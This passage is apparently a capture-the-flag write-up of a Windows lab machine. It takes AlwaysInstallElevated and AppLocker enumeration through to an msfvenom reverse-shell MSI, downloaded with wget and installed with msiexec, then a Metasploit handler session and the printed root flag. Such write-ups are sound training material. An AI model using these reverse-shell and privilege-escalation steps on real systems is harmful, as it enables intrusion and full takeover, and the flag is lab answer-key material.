





4) The voting page is vulnerable to RCE



5) Uploaded a webshell





6) Got RCE



Exploitation


1) Got reverse shell






Privilege Escalation

1) Switched to meterpreter shell





2) Always install elevated is ON

```
C:\xampp>reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

3) Made a revshell msi

Upon further enumeration, we observe that the applocker policy is set and only `Phoebe` and `Administrator` users are allowed to install MSI files in a specific directory.

```
get-applockerpolicy -effective | select -expandproperty rulecollections
```

```
C:\xampp\htdocs\omrs\images>powershell

Windows PowerShell
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Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\xampp\htdocs\omrs\images> get-applockerpolicy -effective | select -expandproperty rulecollections

PathConditions      : {%OSDRIVE%\Administration\*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : e6d62a73-11da-4492-8a56-f620ba7e45d9
Name                : %OSDRIVE%\Administration\*
Description         :
UserOrGroupSid      : S-1-5-21-2955427858-187959437-2037071653-1002
Action              : Allow
```


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ msfvenom -p windows/x64/shell/reverse_tcp LHOST=10.10.14.8 LPORT=5555 -f msi > payload.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of msi file: 159744 bytes
```


vigneswar@VigneswarPC: ~
-a---- 5/29/2020 4:59 AM 724696 VMwareToolsUpgrader.exe
PS C:\Administration> wget http://10.10.14.8/exploit.msi -outfile exploit.msi
PS C:\Administration> msiexec.exe /i /Administration/exploit.msi /quiet /qn /norestart
PS C:\Administration> ls
Directory: C:\Administration
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 4/21/2021 9:52 AM Program Files
-a---- 5/29/2020 4:59 AM 55802 autorun.ico
-a---- 5/29/2020 4:59 AM 100 autorun.inf
-a---- 6/29/2024 1:22 AM 159744 exploit.msi
-a---- 5/29/2020 4:59 AM 2551 manifest.txt
-a---- 5/29/2020 4:59 AM 44009544 setup.exe
-a---- 5/29/2020 4:59 AM 97407848 setup64.exe
-a---- 5/29/2020 4:59 AM 724696 VMwareToolsUpgrader.exe
PS C:\Administration> msiexec.exe /i /Administration/exploit.msi /quiet /qn
PS C:\Administration> msiexec.exe /i exploit.msi /quiet /qn /norestart
PS C:\Administration>
vigneswar@VigneswarPC: ~
+ -- --=[1468 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf6 exploit(multi/handler) > set lport tun0
lport => tun0
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
msf6 exploit(multi/handler) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.8:8888
[*] Sending stage (336 bytes) to 10.10.10.239
[*] Command shell session 1 opened (10.10.14.8:8888 -> 10.10.10.239:49564) at 2024-06-29 13:32:25 +0530
C:\WINDOWS\system32>cat /Users/Administrator/Desktop/root.txt
cat /Users/Administrator/Desktop/root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.
C:\WINDOWS\system32>type /Users/Administrator/Desktop/root.txt
type /Users/Administrator/Desktop/root.txt
The syntax of the command is incorrect.
C:\WINDOWS\system32>type /Users/Administrator/Desktop/root.txt
type /Users/Administrator/Desktop/root.txt
The syntax of the command is incorrect.
C:\WINDOWS\system32>type \Users\Administrator\Desktop\root.txt
type \Users\Administrator\Desktop\root.txt
ab786c9eadccd38b11a1e53b66c8efd4
C:\WINDOWS\system32>